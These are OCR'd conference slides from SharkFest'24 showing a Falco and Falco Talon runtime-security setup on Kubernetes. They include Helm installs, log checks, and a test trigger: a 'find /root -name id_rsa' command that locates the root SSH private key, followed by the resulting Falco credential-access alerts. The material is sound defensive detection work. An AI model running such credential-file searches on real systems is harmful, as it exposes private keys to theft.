
Check Falco is Running



```
>   --set "falcoctl.config.artifact.follow.refs={falco-rules:2,falco-incubating-rules:2,falco-sandbox-rules:2}" \
>   --set "falco.rules_file={/etc/falco/falco_rules.yaml,/etc/falco/falco-incubating_rules.yaml,/etc/falco/falco-sandbox_rules.yaml,/etc/falco/rules.d}" \
>   -f custom-rules.yaml
NAME: falco
LAST DEPLOYED: Mon Jun 10 10:05:52 2024
NAMESPACE: falco
STATUS: deployed
REVISION: 1
NOTES:
Falco agents are spinning up on each node in your cluster. After a few
seconds, they are going to start monitoring your containers looking for
security issues.


No further action should be required.
root@master:~# kubectl get pods -n falco -w | grep Running
falco-falcosidekick-7c665b44fb-5zljz   1/1     Running   0          114s
falco-falcosidekick-7c665b44fb-gfxkh   1/1     Running   0          114s
falco-qrfw4                            2/2     Running   0          114s
^C
root@master:~# kubectl logs -l app.kubernetes.io/name=falco -n falco -c falco | grep -E "syscall|Kernel"
Mon Jun 10 10:06:31 2024: The chosen syscall buffer dimension is: 8388608 bytes (8 MBs)
Mon Jun 10 10:06:31 2024: Loaded event sources: syscall
Mon Jun 10 10:06:31 2024: Enabled event sources: syscall
Mon Jun 10 10:06:31 2024: Opening 'syscall' source with modern BPF probe.
root@master:~# 
```


Trigger a Falco Detection

SharkFest'24 US
June 15-20 · Fairfax, VA



```
No further action should be required.
root@master:~# kubectl get pods -n falco -w | grep Running
falco-falcosidekick-7c665b44fb-5zljz   1/1     Running   0          114s
falco-falcosidekick-7c665b44fb-gfxkh   1/1     Running   0          114s
falco-qrfw4                            2/2     Running   0          114s
^C
root@master:~# kubectl logs -l app.kubernetes.io/name=falco -n falco -c falco | grep -E "syscall|Kernel"
Mon Jun 10 10:06:31 2024: The chosen syscall buffer dimension is: 8388608 bytes (8 MBs)
Mon Jun 10 10:06:31 2024: Loaded event sources: syscall
Mon Jun 10 10:06:31 2024: Enabled event sources: syscall
Mon Jun 10 10:06:31 2024: Opening 'syscall' source with modern BPF probe.
root@master:~# find /root -name "id_rsa"
/root/.ssh/id_rsa
root@master:~# kubectl logs -l app.kubernetes.io/name=falco -n falco -c falco | grep "find /root -name id_rsa"
{"hostname":"master","output":"10:15:06.894555366: Warning Grep private keys or passwords activities found (evt_type=execve user=root user_uid=0 user_loginuid=-1
 process=find proc_exepath=/usr/bin/find parent=bash command=find /root -name id_rsa terminal=34816 exe_flags=EXE_WRITABLE container_id=host container_image=<NA>
 container_image_tag=<NA> container_name=host k8s_ns=<NA> k8s_pod_name=<NA>)","priority":"Warning","rule":"Search Private Keys or Passwords","source":"syscall","
tags":["T1552.001","container","filesystem","host","maturity_stable","mitre_credential_access","process"],"time":"2024-06-10T10:15:06.894555366Z", "output_fields
": {"container.id":"host","container.image.repository":null,"container.image.tag":null,"container.name":"host","evt.arg.flags":"EXE_WRITABLE","evt.time":17180145
06894555366,"evt.type":"execve","k8s.ns.name":null,"k8s.pod.name":null,"proc.cmdline":"find /root -name id_rsa","proc.exepath":"/usr/bin/find","proc.name":"find"
,"proc.pname":"bash","proc.tty":34816,"user.loginuid":-1,"user.name":"root","user.uid":0}}
{"hostname":"master","output":"10:15:06.897634767: Error ssh-related file/directory read by non-ssh program (file=/root/.ssh pcmdline=bash evt_type=openat user=r
oot user_uid=0 user_loginuid=-1 process=find proc_exepath=/usr/bin/find parent=bash command=find /root -name id_rsa terminal=34816 exe_flags=O_DIRECTORY|O_NONBLO
CK|O_RDONLY|O_CLOEXEC|O_TMPFILE container_id=host container_image=<NA> container_image_tag=<NA> container_name=host k8s_ns=<NA> k8s_pod_name=<NA>)","priority":"E
rror","rule":"Read ssh information","source":"syscall","tags":["T1005","container","filesystem","host","maturity_incubating","mitre_collection"],"time":"2024-06-
10T10:15:06.897634767Z", "output_fields": {"container.id":"host","container.image.repository":null,"container.image.tag":null,"container.name":"host","evt.arg.fl
ags":"O_DIRECTORY|O_NONBLOCK|O_RDONLY|O_CLOEXEC|O_TMPFILE","evt.time":1718014506897634767,"evt.type":"openat","fd.name":"/root/.ssh","k8s.ns.name":null,"k8s.pod.
name":null,"proc.cmdline":"find /root -name id_rsa","proc.exepath":"/usr/bin/find","proc.name":"find","proc.pcmdline":"bash","proc.pname":"bash","proc.tty":34816
,"user.loginuid":-1,"user.name":"root","user.uid":0}}
root@master:~#
```

Understanding Talon



Events collection

Rules matching

Alerts

Notification

Reaction

syscalls

Kernel

kmod

or

eBPF

kubernetes

docker

GitHub

Amazon EKS

AWS CloudTrail

HashiCorp Nomad

Plugins

events

Falco

Rules

falcoctl

install

stdout

file

program

syslog

http

gRPC

install / follow

Falco Talon

kubernetes

aws


github.com/falco-talon/falco-talon

- **Zero code**
  - **YAML** rules files
- **10** available **Actions**:
  - kubernetes:terminate
  - kubernetes:labelize
  - kubernetes:networkpolicy
  - kubernetes:exec
  - **kubernetes:script**
  - kubernetes:log
  - kubernetes:delete
  - kubernetes:cordon
  - calico:networkpolicy
  - aws:lambda

- Actions are triggered by conditions based on:
  - priority
  - tags
  - source
  - Falco rule name
  - output fields
- Sequential actions
- Deduplication of the Falco alerts
- OOTB Notifiers (Slack, Email, Webhook, Loki, Elasticsearch, K8S Events)
- Structured logs (with a traceID to follow the steps)

https://docs.falco-talon.org/docs/actionners/list

Install Falco Talon



```
rror","rule":"Read ssh information","source":"syscall","tags":["T1005","container","filesystem","host","maturity_incubating","mitre_collection"],"time":"2024-06-
10T10:15:06.897634767Z", "output_fields": {"container.id":"host","container.image.repository":null,"container.image.tag":null,"container.name":"host","evt.arg.fl
ags":"O_DIRECTORY|O_NONBLOCK|O_RDONLY|O_CLOEXEC|O_TMPFILE","evt.time":1718014506897634767,"evt.type":"openat","fd.name":"/root/.ssh","k8s.ns.name":null,"k8s.pod.
name":null,"proc.cmdline":"find /root -name id_rsa","proc.exepath":"/usr/bin/find","proc.name":"find","proc.pcmdline":"bash","proc.pname":"bash","proc.tty":34816
,"user.loginuid":-1,"user.name":"root","user.uid":0}}
root@master:~# git clone https://github.com/falco-talon/falco-talon.git
Cloning into 'falco-talon'...
remote: Enumerating objects: 3533, done.
remote: Counting objects: 100% (979/979), done.
remote: Compressing objects: 100% (402/402), done.
remote: Total 3533 (delta 768), reused 646 (delta 544), pack-reused 2554
Receiving objects: 100% (3533/3533), 1.22 MiB | 21.52 MiB/s, done.
Resolving deltas: 100% (1976/1976), done.
root@master:~# cd falco-talon/deployment/helm/
root@master:~/falco-talon/deployment/helm# helm install falco-talon . -n falco
NAME: falco-talon
LAST DEPLOYED: Mon Jun 10 10:17:30 2024
NAMESPACE: falco
STATUS: deployed
REVISION: 1
TEST SUITE: None
root@master:~/falco-talon/deployment/helm# kubectl get pods -n falco -w | grep talon
